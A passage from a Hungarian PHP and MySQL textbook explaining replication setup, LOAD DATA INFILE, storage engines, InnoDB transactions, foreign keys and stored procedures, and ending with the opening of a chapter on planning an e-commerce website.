master-host='szerver',
master-user='felhasznalo',
master-password='jelszo',
master-log-file='naplofajl',
master-log-pos=logpos;
start slave;
```

A dölt betűvel szedett adatokat magunknak kell megadni. A *szerver* a master kiszolgáló neve. A *felhasznalo* és a *jelszo* a master kiszolgálón futtatott GRANT utasításból adódik. A *naplofajl* és a *logpos* pedig a master kiszolgálón futtatott SHOW MASTER STATUS utasítás kimenetéből következik.

A slave kiszolgáló most már fut és működik.

Amennyiben nem készítettünk pillanatfelvételt, a masterról származó adatokat az előző lekérdezés futtatása után a következő utasítás végrehajtásával tölthetjük be:

```
LOAD DATA FROM MASTER;
```

További olvasnivaló

A MySQL-ről szóló eddigi fejezetekben a rendszer azon részeire és használatára fordítottuk figyelmünket, amelyek a webes fejlesztés, illetve a MySQL és a PHP összekapcsolása szempontjából a leginkább fontossággal bírnak. Ha szeretnénk többet megtudni a MySQL-adminisztrációról, látogassunk el a <http://www.mysql.com> címen elérhető MySQL weboldalra!

Érdemes lehet elolvasni a MySQL Press kiadó *MySQL Administrator's Guide and Language Reference* című kiadványát vagy Paul Dubois *MySQL* (Addison-Wesley kiadó, negyedik kiadás) című művét.

Hogyan tovább?

A *Haladó MySQL-programozás* című, következő leckében a MySQL néhány olyan haladóbb funkcióját ismerjük meg, amelyek webes alkalmazások írásakor hasznosak. Megrudjuk például azt, hogyan használjuk a különböző tárolómotorokat, a tranzakciókat és a tárolt eljárásokat.

Haladó MySQL-programozás

A következőkben haladó MySQL-témákról, a többi közt a táblatípusokról, a tranzakciókról és a tárolt eljárásokról olvashatunk.

A fejezet során érintett főbb témakörök:

- A LOAD DATA INFILE utasítás
- Tárolómotorok
- Tranzakciók
- Külső kulcsok
- Tárolt eljárások

A LOAD DATA INFILE utasítás

A MySQL egyik hasznos, eddig nem tárgyalt funkciója a LOAD DATA INFILE utasítás. Használatával fájlból tölthetünk be a táblákba adatokat. Az utasítás nagyon gyorsan lefut. Rugalmas, számtalan opcióval rendelkezik, jellemzően azonban a következőképpen néz ki:

```
LOAD DATA INFILE "uj_konyvek.txt" INTO TABLE konyvek;
```

Ez a sor a konyvek táblába olvassa az uj_konyvek.txt fájlból található adatokat. A fájl adatmezőit alapértelmezésben tabulátorokkal kell egymástól elválasztani, és egyszeres idézőjel közé kell helyezni őket, a sorokat pedig újsor karakterrel (\n) kell tagolni. A különleges karaktereket perjellel (\) szükséges kiemelni. Mindezeket a LOAD utasítás különböző opcióival módosíthatjuk; a részleteket a MySQL kézikönyvben találjuk.

A LOAD DATA INFILE utasítás használatához a felhasználónak a *Webes adatbázis létrehozása* című 9. fejezetben bemutatott FILE jogosultsággal kell bírnia.

Tárolómotorok

A MySQL többséle tárolómotorot támogat (amiket esetenként táblatípusoknak is szokás nevezni). Ez azt jelenti, hogy választási lehetőségünk van a táblák mögöttes megvalósítását illetően. Adatbázisunk akár minden táblája használhat más és más tárolómotorot, és egyszerűen válthatunk a motorok között.

A táblatípushoz a tábla létrehozásakor választhatjuk ki az alábbi utasítással:

```
CREATE TABLE tabla TYPE=tipus ...;
```

A leggyakrabban használt tárolómotorok a következők:

MyISAM – Az alapértelmezett típus, ezt használtuk a könyv eddigi részében is. A hagyományos ISAM-típuson alapul, ami az *Indexed Sequential Access Method* (index-székvinciális adatelérési módszer) rövidítése. Ez a rekordok és fájlok tárolásának szabványos módja. A MyISAM számos előnyt kínál az ISAM-típushoz képest. A MyISAM a többi tárolómotorhoz képest több eszközzel rendelkezik a táblák ellenőrzésére és javítására. A MyISAM táblák tömöríthetők, és támogatják a teljes szövegre keresést (full text searching). Nem tranzakcióbiztosak, és nem támogatják az idegen kulcsokat.

MEMORY (korábbi nevén **HEAP**) – Az ilyen típusú táblákat a memóriában tárolja a MySQL, indexeit pedig hasheli.

A MEMORY táblák ettől tudnak rendkívül gyorsak lenni, de a rendszer összeomlása esetén adataink elvesznek. Ezen tulajdonságaiknak köszönhetően a MEMORY táblák ideiglenes vagy származtatott adatok tárolására ideálisak. A CREATE TABLE utasításban meg kell határoznunk a MAX_ROWS beállítás (a sorok maximális száma) értékét, különben a táblák a teljes memória kisajtithatják. BLOB, TEXT vagy AUTO_INCREMENT oszlopot nem tartalmazhatnak.

MERGE – Ezek a táblák lehetővé teszik, hogy lekérdezés céljából egyetlen táblaként kezeljük több MyISAM táblát. Ezzel kikerülhetők az egyes operációs rendszerek maximális fájlméretre vonatkozó korlátozásai.

ARCHIVE – Az ilyen táblák nagy mennyiségi adatot tárolnak kis helyen. Támogatják az INSERT és a SELECT lekérdezéseket, a DELETE, az UPDATE és a REPLACE műveleteket viszont nem. Indexeket nem használnak.

CSV – A kiszolgáló egyetlen, visszövel elválasztott értéket tartalmazó fájlból tárolja ezeket a táblákat. Előnyük akkor jelentkezik, ha külső táblázatkezelő alkalmazásban, például Microsoft Excelben lévő adatokat kell megtakarítani, vagy dolgozni kell velük.

InnoDB – Az ilyen táblák tranzakcióbiztosak; ez azt jelenti, hogy esetükben használhatjuk a COMMIT és a ROLLBACK parancsot. Az InnoDB táblák a külső kulcsokat is támogatják. A MyISAM tábláknál ugyan lassabbak, ám a tranzakciók használatának lehetősége ellensúlyozza sebességbeli hátrányukat.

A webes alkalmazások többségében jellemzően MyISAM vagy InnoDB táblákat, illetve ezek keverékét használjuk.

Akkor érdemes MyISAM típusnal dolgozni, amikor jelentős számú SELECT vagy INSERT lekérdezést futtatunk egy táblán (nem vegyesen a kétféle lekérdezést), mert ebben ez a leggyorsabb. Számos webes alkalmazáshoz – egyebek között a katalógusokhoz is – a MyISAM a legjobb választás. Akkor is a MyISAM a nyerő, amikor teljes szövegre keresési lehetőségre van szükségünk. InnoDB típusú táblára akkor van szükség, amikor fontosak a tranzakciók (például pénzügyi adatokat tároló táblák esetén), vagy pedig egymás közé ékelődő INSERT és SELECT lekérdezések használatakor (például online üzenőfalak és fórumok esetén).

A MEMORY táblákat ideiglenes tábláként vagy nézetek megvalósítására használhatjuk, a MERGE táblákat pedig akkor, amikor igazán nagy MyISAM táblákat kell kezelni.

A tábla létrehozása után az ALTER TABLE utasítással módosíthatjuk típusát, például így:

```
ALTER TABLE megrendelesek TYPE=innodb;
ALTER TABLE rendelesi_tetelek TYPE=innodb;
```

A könyv ezen részében leginkább MyISAM táblákkal dolgoztunk. Szánunk most kis időt arra, hogy figyelmünket a tranzakciók használatára, illetve az InnoDB táblákon belüli megvalósításuk módszereire fordítsuk!

13 Tranzakciók

A tranzakciók az adatbázis konzisztenciáját biztosító mechanizmusok, amelyek különösen hiba vagy szerverösszeomlás esetén fontosak. A következő részkből kiderül, pontosan mik azok a tranzakciók, és hogyan valósíthatjuk meg őket InnoDB táblákkal.

A tranzakciókkal kapcsolatos definíciók megismerése

Először is határozzuk meg a tranzakció fogalmát! A tranzakció olyan lekérdezés vagy lekérdezések olyan sorozata, amely vagy teljes mértékben lefut az adatbázison, vagy egyáltalán nem fut le. Az adatbázisok így a tranzakció befejeztétől függetlenül megőrizhetik konzisztens állapotukat.

Hogy lássuk, miért olyan fontos ez a lehetőség, vizsgáljuk meg egy banki adatbázis példáját! Képzeljük el azt a szituációt, amelyben pénzt szeretnénk uralni az egyik számláról a másikra! Ez a művelet magában foglalja, hogy eltávolítjuk a pénzt az egyik számláról, majd áthelyezzük egy másikra. Könnyen belátható, hogy ehhez legalább két lekérdezésre van szükség. Rendkívül fontos, hogy e két lekérdezés közül vagy minden lefusson, vagy egyik sem. Ha az egyik számláról levesszük a pénzt, és elmegy az áram, mielőtt egy másik számlára ráraknánk, mi történik? A pénz egyszerűen csak eltűnik?

Bizonyára találkoztunk már az ACID-kompatibilis kifejezéssel. Az ACID betűszó a tranzakciókkal szemben elvárt négy követelményre utal:

- **Atomiság (Atomicity)** – A tranzakciónak atominak kell lennie; ez azt jelenti, hogy vagy minden lefusson, vagy egyáltalán ne fusson le.
- **Konzisztencia (Consistency)** – A tranzakciónak meg kell őriznie az adatbázis konzisztens állapotát.
- **Izoláció (Isolation)** – A befejezetlen tranzakciók az adatbázis más felhasználói számára láthatatlanok kell, hogy legyenek; vagyis befejezésükig a tranzakcióknak elkülönítve kell maradniuk.
- **Tartosság (Durability)** – Az adatbázisba írásuk után a tranzakcióknak véglegesnek, más szóval tartósnak kell lenniük.

A véglegesen az adatbázisba írt tranzakciót véglegesítettnek (committed) mondjuk. Az adatbázisba nem írt tranzakciót, vagyis amikor az adatbázis visszaáll a tranzakció megkezdése előtti állapotába, visszagörgetett (rolled back) tranzakciónak nevezünk.

Tranzakciók használata InnoDB táblákkal

A MySQL alapértelmezésben autocommit módban fut. Ez azt jelenti, hogy minden lefuttatott utasítás azonnal az adatbázisba íródik (véglegesített lesz). Tranzakcióbiztos táblatípus használata esetén több mint valószínű, hogy nem szeretnénk ezt.

Ha az aktuális munkamenetben ki szeretnénk kapcsolni az autocommit módot, a következőt kell begépelnii:

```
SET AUTOCOMMIT=0;
```

Az autocommit mód bekapcsolt állapotában a

```
START TRANSACTION;
```

utasítással kezdhetünk meg tranzakciót.

Kikapcsolt állapot esetén nincs szükség erre a parancsra, mert a tranzakció automatikusan megkezdődik, amint beírunk egy SQL utasítást.

Ha befejeztük a tranzakciót alkotó utasítások bevitelét, egyszerűen a következőt begépelve véglegesíthetjük azt az adatbázisban:

`COMMIT;`

Ha valamelyen okból meggondoljuk magunkat, a

`ROLLBACK;`

utasítással térhetünk vissza az adatbázis előző állapotához. Amíg nem véglegesítjük a tranzakciót, a többi felhasználó számára vagy más munkamenetekben láthatatlan lesz.

Nézzünk egy példát! Amennyiben még nem tettük volna meg, hajtsuk végre a konyvek adatbázison a fejezet előző részében említett, két `ALTER TABLE` utasítást most:

`ALTER TABLE megrendelesek TYPE=innodb;`

`ALTER TABLE rendelesi_tetelek TYPE=innodb;`

Ezek az utasítások InnoDB táblákká alakítják a két táblát. (A későbbiekbén ugyanezzel az utasítással visszaalakíthatjuk őket, ám akkor a `type=MyISAM` paramétert kell használni.)

Nyissunk két kapcsolatot a konyvek adatbázishoz! Adjunk egy új rendelési rekordot az adatbázishoz:

`INSERT INTO megrendelesek VALUES (5, 2, 69.98, '2008-06-18');`

`INSERT INTO rendelesi_tetelek VALUES (5, '0-672-31697-8', 1);`

Ellenőrizzük, hogy látjuk-e az új rendeléseket:

`SELECT * FROM megrendelesek WHERE rendelesid=5;`

A következőképpen jelenik meg a rendelés:

rendelesid	vasarloid	osszeg	datum
5	2	69.98	2008-06-18

Hagyjuk nyitva ezt a kapcsolatot, menjünk a másikra, és futassuk le ugyanezt a `SELECT` lekérdezést! Ekkor nem fogjuk látni a megrendelést:

`Empty set (0.00 sec)`

Ennek oka, hogy a tranzakciót még nem véglegesítettük. (Kiváló példája ezt a tranzakció-isolálásnak.) Ha mégis látjuk, akkor minden bizonnyal elfejtettük kikapcsolni az automatikus véglegesítést (`autocommit`). Ellenőrizzük ezt, illetve azt, hogy InnoDB formátumúvá alakítottuk-e a szóban forgó táblát!

Térjünk vissza az első kapcsolathoz, majd véglegesítsük a tranzakciót:

`COMMIT;`

Most már a másik kapcsolatban is vissza kell kapnunk a megfelelő sort.

Külső kulcsok

Az InnoDB a külső kulcsokat is támogatja. Emlékezhetünk rá, hogy a külső kulcsok fogalmával a Webs adatbázis meghozzájárulása című 8. fejezetben találkoztunk. MyISAM táblák használata esetén nincs lehetőség külső kulcsok használatára.

Gondoljuk végig például azt az esetet, amikor sort szűrünk bele a `rendelesi_tetelek` táblába! Ehhez érvényes rendelesid-ra van szükség. MyISAM táblák használata esetén valahol máshol, az alkalmazás logikájával kell szavatolnunk a beszűrt rendelesid érvényességét. Az InnoDB táblákban a külső kulcsok használata lehetővé teszi, hogy az adatbázis végezze el helyettünk ezt az ellenőrzést.

Hogyan állíthatjuk ezt be? Ha a táblát már eredetileg külső kulcs használatával kívánjuk létrehozni, akkor a következőképpen kell megváltoztatni a tábla DDL utasítását:

```
CREATE TABLE rendelesi_tetelek (
    rendelesid INT UNSIGNED NOT NULL REFERENCES megrendelesek(rendelesid),
    isbn CHAR(13) NOT NULL,
    mennyiseg TINYINT UNSIGNED,
    PRIMARY KEY (rendelesid, isbn)
) TYPE=Innodb;
```

A `references` mezőben a `megrendelesek(rendelesid)` szavakat írtuk a `rendelesid` mögé. Ez azt jelenti, hogy az oszlop külső kulcs, amelynek a `megrendelesek` tábla `rendelesid` oszlopából származó értéket kell tartalmaznia. Ez szükséges a külső kulcsok működéséhez.

```

ALTER TABLE utasításokkal meglévő táblán is végrehajthatjuk ezeket a módosításokat, például így:
ALTER TABLE rendelesi_tetelek TYPE=InnoDB;
ALTER TABLE rendelesi_tetelek
ADD FOREIGN KEY (rendelesid) REFERENCES megrendelesek(rendelesid);
Hogy kiderítsük, működik-e a módosítás, próbálunk meg olyan rendelesid-jú sort beszúrni, amelyhez
a megrendelesek táblában nem tartozik megfelelő sor:
INSERT INTO rendelesi_tetelek VALUES (77, '0-672-31697-8', 7);
Az alábbihoz hasonló hibaüzenetet kell kapnunk:
ERROR 1452 (23000): Cannot add or update a child row:
a foreign key constraint fails

```

Tárolt eljárások

A tárolt eljárás MySQL-en belül létrehozott és tárolt programozási függvény, amely SQL utasításokból és néhány különleges vezérlési szerkezetből áll. Akkor tud hasznos lenni, amikor más alkalmazásokból vagy platformokról kívánjuk elvégezni ugyanazt a funkciót, illetve funkcionális beágyazására is kiváolan alkalmas. Adatbázisok esetén a tárolt eljárásokra tekinthetünk úgy, mint programozás esetén az objektumorientált megközelítésre. Lehetővé teszik, hogy kontrolláljuk az adatelérés módját.

Először vizsgálunk meg egy egyszerű példát!

Alappélda

A 13.1 példakód tárolt eljárás deklarálását mutatja.

13.1 példakód: egyszeru_tarolt_eljaras.sql – Tárolt eljárás deklarálása

```

# Példa egyszerű tárolt eljárásra

delimiter //

CREATE PROCEDURE megrendeles_osszesito (OUT total FLOAT)
BEGIN
    SELECT SUM(osszeg) INTO total FROM megrendelesek;
END
//


delimiter ;

```

Nézzük meg a kódot sorról sorra!

Az első utasítás, a

delimiter //

az utasítás végét jelző elválasztó aktuális értékét – ami általában pontosvessző, hacsak korábban meg nem változtattuk – dupla előre perjellé módosítja. Erre azért van szükség, hogy a tárolt eljárason belül anélkül használhassuk a pontosvesszőt, hogy a MySQL megpróbálja soronként végrehajtani a kódot.

A következő sor, a

CREATE PROCEDURE megrendeles_osszesito (OUT total FLOAT)
hozza létre magát az eljárást. Ennek az eljárásnak megrendeles_osszesito a neve. Egyetlen paramétere van, a total, ami nem más, mint a kiszámítani kívánt érték. Az OUT szó jelzi, hogy ezt a paramétert vissza fogjuk kapni.

A paraméterek deklarációit IN-ként is, ami azt jelenti, hogy az adott értéket átadjuk az eljárásba, illetve INOUT-ként, ami kor az értéket átadjuk az eljárásba, ami módosíthatja azt.

A FLOAT szó a paraméter típusára utal. Jelen esetben a megrendelesek táblában lévő összes rendelés összegét adjuk vissza. A megrendelesek oszlop típusa FLOAT, így a visszaadott érték is FLOAT lesz. Az elfogadható adattípusok körét a lehetséges oszloptípusok határozzák meg.

Amennyiben egnél több paramétert szeretnénk használni, vesszővel elválasztott listával adhatjuk meg őket, ahogy azt PHP-ben is tennénk.

Az eljárás törzsét a BEGIN és az END utasítás fogja közre. A PHP kapcsos zárójeleinek () felelnek meg, mert az utasításblokk elejét és végét jelzik.

A törzsben egyszerűen egy SELECT utasítást futtatunk. Az egyetlen különbség a megsokott használatától az INTO total mellékág szerepelhetése, amely a lekérdezés eredményét a total paraméterbe tölti be.

Az eljárás deklarálása után az alábbi sorral állítjuk vissza az elválasztót pontosvesszőre:

```
delimiter ;
```

Deklarálása után a CALL kulcsszóval hívhatjuk az eljárást, egész pontosan így:

```
CALL megrendeles_osszesito(@t);
```

Ez az utasítás a megrendeles_osszesito tárolt eljárás hívja meg, és átad neki egy változót az eredmény tárolására.

Ennek megtékinthető ezt a változót kell megnéznünk:

```
SELECT @t;
```

Az eredmény ehhez hasonló lesz:

```
+-----+
| @t      |
+-----+
| 289.92001152039 |
+-----+
```

Az eljárások esetében használt módon hasonlóan függvényt is létrehozhatunk. A függvény csak bemeneti (input) paramétereket fogad, és egyetlen értéket ad vissza.

Az alapvető szintaktikájuk is majdnem teljesen megegyezik. A 13.2 példakódban egy mintafüggvényt láthatunk.

13.2 példakód: egyszeru_fuggveny.sql – Tárolt függvény deklarálása

```
# Függvény létrehozásának alapszintaktikája
```

```
delimiter //
```

```
CREATE FUNCTION ado_hozzaadasa (ar FLOAT) RETURNS FLOAT
RETURN ar*1.1;
//
```

```
delimiter ;
```

Látható, hogy a fenti példa a PROCEDURE kulcsszó helyett a FUNCTION-t használja. Néhány további különbséget is meg kell említeni.

A paramétereket nem kell IN vagy OUT kulcsszavakkal meghatározni, mert mind csak IN, azaz bemeneti paraméter lehet. A paraméterlista után a RETURNS FLOAT mellékág látható. Ez határozza meg a visszaadandó érték típusát, amely bármilyen érvényes MySQL típus lehet.

Értéket – a MySQL-hez hasonlóan – itt is a RETURN utasítással adunk vissza.

Figyeljük meg, hogy a példa nem használja a BEGIN és az END utasítást! Beírhatjuk őket, de nem kötelező. Akárcsak PHP-ben, ha egy utasításblokk egyetlen utasítást tartalmaz, nem szükséges jelölni az elejét és a végét.

A függvényhívás némi képpen eltér az eljárások meghívásától. Tárolt függvényt ugyanúgy hívunk meg, ahogyan egy beépített függvényt tennénk. Például:

```
SELECT ado_hozzaadasa(100);
```

Ez az utasítás az alábbi kimenetet eredményezi:

```
+-----+
| ado_hozzaadasa(100) |
+-----+
|           110 |
+-----+
```

Deklarálásuk után az eljárások és függvények kódját a következőképpen tekinthetjük meg:

```
SHOW CREATE PROCEDURE megrendeles_osszesito;
```

vagy

```
SHOW CREATE FUNCTION megrendeles_osszesito;
```

Törölni pedig a

```
DROP PROCEDURE total_orders;
```

illetve a

```
DROP FUNCTION ado_hozzaadasa;
```

utasítással lehet.

A tárol eljárások esetén használhatunk vezérlési szerkezeteket, változókat, DECLARE kezelőket (amelyek a kivételekhez hasonlók) és egy fontos, kurzornak nevezett valamit. A következő részekben röviden áttekintjük ezeket.

Helyi változók

begin...end blokkon belül a DECLARE kulcsszóval vezethetünk helyi változókat. Módosíthatjuk az ado_hozzaadasa függvényt például úgy, hogy helyi változót használva tárolja az adókulcsot. Ezt láthatjuk a 13.3 példakódban.

13.3 példakód: egyszeru_fuggveny_valtozokkal.sql – Változókat tartalmazó tárolt függvény deklarálása

```
# Egyszerű függvény létrehozásának alapszintaktikája

delimiter //

CREATE FUNCTION ado_hozzaadasa (ar FLOAT) RETURNS FLOAT
BEGIN
    DECLARE ado FLOAT DEFAULT 0.10;
    RETURN ar*(1+ado);
end
//
```

```
delimiter ;
```

A fentiekből kiderül, hogy a változót a DECLARE kulcsszóval deklaráljuk, amit a változó neve, majd a típusa követ. Az opcionális DEFAULT mellékággal kiinduló értéket adhatunk a változónak. Ezt követően a szokásos módon dolgozhatunk a változóval.

Kurzorok és vezérlési szerkezetek

Vizsgálunk meg egy összetettebb példát! Ebben olyan tárolt eljárást fogunk írni, amelyik kiszámolja, melyik rendelés értéke volt a legnagyobb, és ennek a rendelesid-ját adjva vissza. (Természetesen egy egyszerű lekérdezéssel is könnyedén kideríthetnék ezt az értéket, ám a példa kiválóan szemlélteti a kurzorok és a vezérlési szerkezetek használatát.) A tárolt eljárás kódját a 13.4 példakódban találjuk.

13.4 példakód: vezerlesi_szerkezetek_kurzorok.sql – Eredményhalmaz feldolgozása kurzorokkal és ciklusokkal

```
# A legnagyobb értékű rendelés rendelesid-ját max-szal is kideríthetnénk,
# ám az alábbi kóddal bemutathatjuk a tárolt eljárások elveit
```

```
delimiter //
```

```
CREATE PROCEDURE legnagyobb_rendeles(OUT legnagyobb_id INT)
BEGIN
    DECLARE aktualis_id INT;
    DECLARE aktualis_osszeg FLOAT;
    DECLARE l_osszeg FLOAT DEFAULT 0.0;
    DECLARE l_id INT;

    DECLARE kesz INT DEFAULT 0;
    DECLARE CONTINUE HANDLER FOR SQLSTATE '02000' SET kesz = 1;
```

```

DECLARE c1 CURSOR FOR SELECT rendelesid, osszeg FROM megrendelesek;

OPEN c1;
REPEAT
    FETCH c1 INTO aktualis_id, aktualis_osszeg;
    IF NOT kesz THEN
        IF aktualis_osszeg > l_osszeg THEN
            SET l_osszeg=aktualis_osszeg;
            SET l_id=aktualis_id;
        END IF;
    END IF;
    UNTIL kesz END REPEAT;
CLOSE c1;

SET legnagyobb_id=l_id;

END
//
```

delimiter ;

Ez a kód vezérlési szerkezeteket (feltételes utasításokat és ciklusokat), kurzorokat és DECLARE kezelőket használ. Nézzük át sorról sorra!

Az eljárás elején számos, az eljáráson belül használandó, helyi változót deklarálunk. Az aktualis_id és az aktualis_osszeg változó tárolja az aktuális sor rendelesid és osszeg értékét. Az l_osszeg és az l_id változó a legnagyobb rendelési értéket és az ahoz tartozó rendelésazonosítót tárolja. Mivel a legnagyobb értéket úgy állapítjuk meg, hogy minden értéket összehasonlítunk az addig legnagyobbal, a változó kezdeti értékét nullára állítjuk.

A következőként deklarált változó a kesz, amelynek kezdeti értéke nulla (false). Ez a ciklus végét jelző változó. Amikor elfogynak a megvizsgálandó sorok, az értékét 1-re (true) állítjuk. A

DECLARE CONTINUE HANDLER FOR SQLSTATE '02000' SET kesz = 1;
sort declare kezelőnek (declare handler) nevezzük. Ezek a kivételekhez hasonló szerepet töltenek be tárolt eljárásokban. Léteznek még continue (folytatás) és exit (kilépés) kezelők. A continue kezelők – így az itt látható is – elvégzik a meghatározott műveletet, majd folytatják az eljárás vérehajtását. Az exit kezelők kilépnek a legközelebbi BEGIN...END blokkból.

A declare kezelő következő része határozza meg, hogy mikor lesz a kezelő meghívva. Példánkban akkor, amikor előrjük az sqlstate '02000'-t. Bizonyára érdeklődésre tart számot, hogy ez mit jelent, mert nagyon titokzatosan hangzik! Azt jelenti, hogy az eljárás akkor hívja meg a kezelőt, amikor nem talál több sort. Az eredményhalmazt soronként dolgozzuk fel, és amikor elfogynak a feldolgozásra váró sorok, meghívjuk ezt a kezelőt. Ugyanezt érjük el a FOR NOT FOUND meghatározásával is. További lehetőség az SQLWARNING és az SQLEXCEPTION.

A következő dolog, amiről beszélünk kell, a *cursor* (cursor). A tömbhöz hasonló cursor lekérdezés eredményhalmazát tárolja (például olyat, amilyet a mysqli_query() ad vissza), és lehetővé teszi, hogy soronként feldolgozzuk azt (ahogy például a mysqli_fetch_row() függvénytel is tehetnékn). Gondoljuk végig az alábbi kurzort:

DECLARE c1 CURSOR FOR SELECT rendelesid, osszeg FROM megrendelesek;

Ennek neve c1. Ez pusztán annak meghatározása, hogy mit fog tárolni. A lekérdezést ezzel még nem futtattuk le.

A következő sor

OPEN c1;

az, amelyik ténylegesen lefuttatja a lekérdezést. Ahhoz, hogy egyenként megkapjuk az egyes adatsorokat, FETCH utasítást kell futtatnunk. REPEAT ciklusban tesszük ezt. Példánkban a ciklus a következőképpen néz ki:

REPEAT

...

UNTIL kesz END REPEAT;

Figyeljük meg, hogy a feltételek (until kesz) a ciklus végéig nem vizsgáljuk! A tárolt eljárások a while ciklusokat is támogatják, ezek formája:

WHILE feltetel DO

```

END WHILE;
LOOP ciklusokat is használhatunk, amelyek az alábbi szerkezettel rendelkeznek:
LOOP
...
END LOOP

```

Ezek a ciklusok nincsenek beépített feltételekkel ellátva, hanem `leave`; utasítás segítségével léphetünk ki belőlük. Jegyezzük meg, hogy a tárolt eljárásokban `for` ciklusokat nem használhatunk!

Folytassuk példánkat! A következő kódsort fog meg:

```
FETCH c1 INTO aktualis_id, aktualis_osszeg;
```

Ez a kód a kurzorlekérdezés egy sorát keresi vissza. A lekérdezés által visszaadott két tulajdonságot a megadott két helyi változóban tárolja el.

Két `IF` utasítással ellenőrizhetjük, hogy visszakaptunk-e sort, illetve az aktuális értéket összehasonlíthatjuk az eltárolt legnagyobb értékkel:

```

IF NOT kesz THEN
  IF aktualis_osszeg > l_osszeg THEN
    SET l_osszeg=aktualis_osszeg;
    SET l_id=aktualis_id;
  END IF;
END IF;

```

Vegyük észre, hogy a változók értékeit `SET` utasítással állítjuk be!

A tárolt eljárások az `IF...THEN` szerkezeten túlmenően az `IF...THEN...ELSE` szerkezetet is támogatják. Ez a következőképpen néz ki:

```

IF feltetel THEN
  ...
  [ELSEIF feltetel THEN]
  ...
  [ELSE]
  ...
END IF

```

Létezik még a `CASE` utasítás, aminek a következő a formája:

```

CASE ertek
  WHEN ertek THEN utasitas
  [WHEN ertek THEN utasitas ...]
  [ELSE utasitas]
END CASE

```

Térjünk vissza példánkhöz! A ciklus befejeződése után egy kis rendrakás vár ránk:

```

CLOSE c1;
SET legnagyobb_id=l_id;
A CLOSE utasítás lezárja a kurzort.

```

Végül beállítjuk az `OUT` paramétert a kisszámított értékre. Ideiglenes változóként nem használhatjuk ezt a paramétert, csak a végleges érték tárolására. (Az ilyen használat néhány más programozási nyelvhez, például az Adához hasonló.)

Ha az itt bemutatott módon létrehozzuk az eljárást, ugyanúgy hívhatjuk meg, ahogy tettük az előző eljárással:

```

CALL legnagyobb_rendeles(@1);
SELECT @1;

```

Az itt láthatóhoz hasonló kimenetet kell kapnunk:

```

+----+
| @1   |
+----+
| 3   |
+----+

```

Ellenőrizzük magunknak, hogy helyes volt-e a számítás!

További olvasnivaló

A fejezetben röviden megismertedtünk a tárolt eljárások működésével. A témáról bővebben is olvashatunk a MySQL kézikönyvben. Ezt érdemes tanulmányozni akkor is, ha a LOAD DATA INFILE utasításról vagy a különböző tárolómotorokról szeretnék további információt kapni.

Amennyiben a tranzakciók és az adatbázis-konzisztencia érdekel bennünket, keressük egy olyan jó könyvet a relációs adatbázisokról, mint például a C. J. Date által jegyzett *An Introduction to Database Systems*!

Hogyan tovább?

Áttekintettük a PHP és a MySQL alapjait. Az *E-kereskedelmi honlap üzemeltetése* című 14. fejezetben az elektronikus kereskedeleml és a biztonság szemszögéb l vizsgáljuk meg, hogyan hozzunk létre olyan weboldalakat, amelyek mögött adatbázis áll.

III

E-kereskedelem és biztonság

14 E-kereskedelmi honlap üzemeltetése

15 Az e-kereskedelem biztonsági kérdései

16 Webes alkalmazások biztonsága

17 Hitelesítés megvalósítása PHP-vel és MySQL-lel

18 Biztonságos tranzakciók végrehajtása PHP-vel és MySQL-lel

19 A fájlrendszer és a kiszolgáló elérése

E-kereskedelmi honlap üzemeltetése

A fejezetben azzal a kérdéskörrel foglalkozunk, hogyan lehet hatékonyan megtervezni, létrehozni és működtetni egy e-kereskedelmi honlapot. Megvizsgáljuk a tervet, a lehetséges kockázatokat, illetve megnézzük, hogyan tarthatja el önmagát egy ilyen weboldal.

Az alábbi főbb téma körökről olvashatunk:

- Az e-kereskedelmi oldalunk célja
- Az üzleti weboldalak típusai
- Kockázatok és veszélyforrások megismerése
- A megfelelő stratégia kiválasztása

Mi a célunk?

Mielőtt túl sok időt fordítanánk arra, hogy weboldalunk megvalósításának részletein töprengünk, határozott célokkal, illetve az ezekhez a célokhöz elvezető, kellően részletes tervvel kell rendelkeznünk.

Könyvünkben azzal a feltevéssel élünk, hogy üzleti weboldalt kívánunk készíteni. Egyik célunk így minden bizonnal a pénzkeresés.

Sokféleképpen közelíthetünk üzleti céllal az internethez. Elképzelhető, hogy offline szolgáltatásainkat szeretnénk reklámozni, vagy kézzelfogható termékeket szeretnénk online értékesíteni. Lehet, hogy online értékesíthető és szolgáltatható termékkel rendelkezünk. Az is lehet, hogy honlapunk célja nem közvetlenül a bevételteremtés, hanem offline tevékenységeket támogat, vagy a jelenlegi lehetőségek egy olcsóbb alternatíváját jelenti.

Az üzleti weboldalak típusai

Az üzleti weboldalak jellemzően az alábbi feladatok közül látnak el egyet vagy többet:

- Céges információ megjelenítése online katalógusként
- Termékekre vagy szolgáltatásokra irányuló rendelések felvétele
- Szolgáltatások vagy digitális termékek értékesítése
- Többletérték hozzáadása termékekhez vagy szolgáltatásokhoz
- Költségcsökkenés

Az egyes weboldalak különböző részei a fenti kategóriák közül többnek is megfelelnek. Nézzük meg ezeknek a kategóriáknak a részletes leírását, illetve azt, hogyan lehet ezeket úgy alkalmazni, hogy abból bevétele vagy más előnye származzék szervezetünknek!

A könyv ezen részének célja, hogy segítsen megfogalmazni céljainkat. Miért van szükségünk weboldalra? A weboldalunkra tervezett funkciók mivel járulnak hozzá vállalkozásunk sikeréhez?

Céges információ megjelenítése online katalógusként

A 1990-es évek elején szinte minden üzleti weboldal pusztán online katalógus vagy értékesítési eszköz szerepét töltötte be. Mind a mai napig ez az üzleti weboldalak leggyakoribb formája. Akár első internetes próbálkozásként, akár olcsó reklámozási lehetőségekkel kezeli, sok cég számára van létjogosultsága egy ilyen típusú oldal üzemeltetésének.

A brochureware, azaz a nyomtatott katalógus vagy tájékoztató füzet elektronikus változatának tekinthető honlapok a weboldal formájára alakított névjegykártyától az átfogó marketinginformációkat kínáló oldalakig terjednek. Az ilyen honlap célja és létének pénzügyi oka, hogy a potenciális ügyfelek kapcsolatba léphessenek a céggel. Közvetlenül nem termelnek bevételt, de hozzájárulhatnak a céggel által hagyományos úton szerzett bevételekhez.

Egy ilyen honlap kifejlesztése műszaki szempontból nem túl nagy kihívás. A marketing más területeiről ismert problémákkal kell itt is megküzdeni. Az ilyen oldalak esetében leginkább az alábbi hibákat szokták elkövetni:

- Elmulasztják közzétenni a fontos információkat
- Gyenge minőségű megjelenítéssel állnak elő
- Nem válaszolnak a honlap által generált megkeresésekre
- Hagyják a honlapot megörögedni
- Elmulasztják nyomon követni az oldal látogatottságát

Fontos információ közzétételének elmulasztása

Mit keresnek a látogatók, amikor megnyitják egy cég honlapját? Attól függően, hogy már milyen információkkal rendelkeznek, lehet, hogy részletes termékspecifikációra van szükségük, de az is lehet, hogy olyan egyszerű adatokra, mint például az elérhetőség.

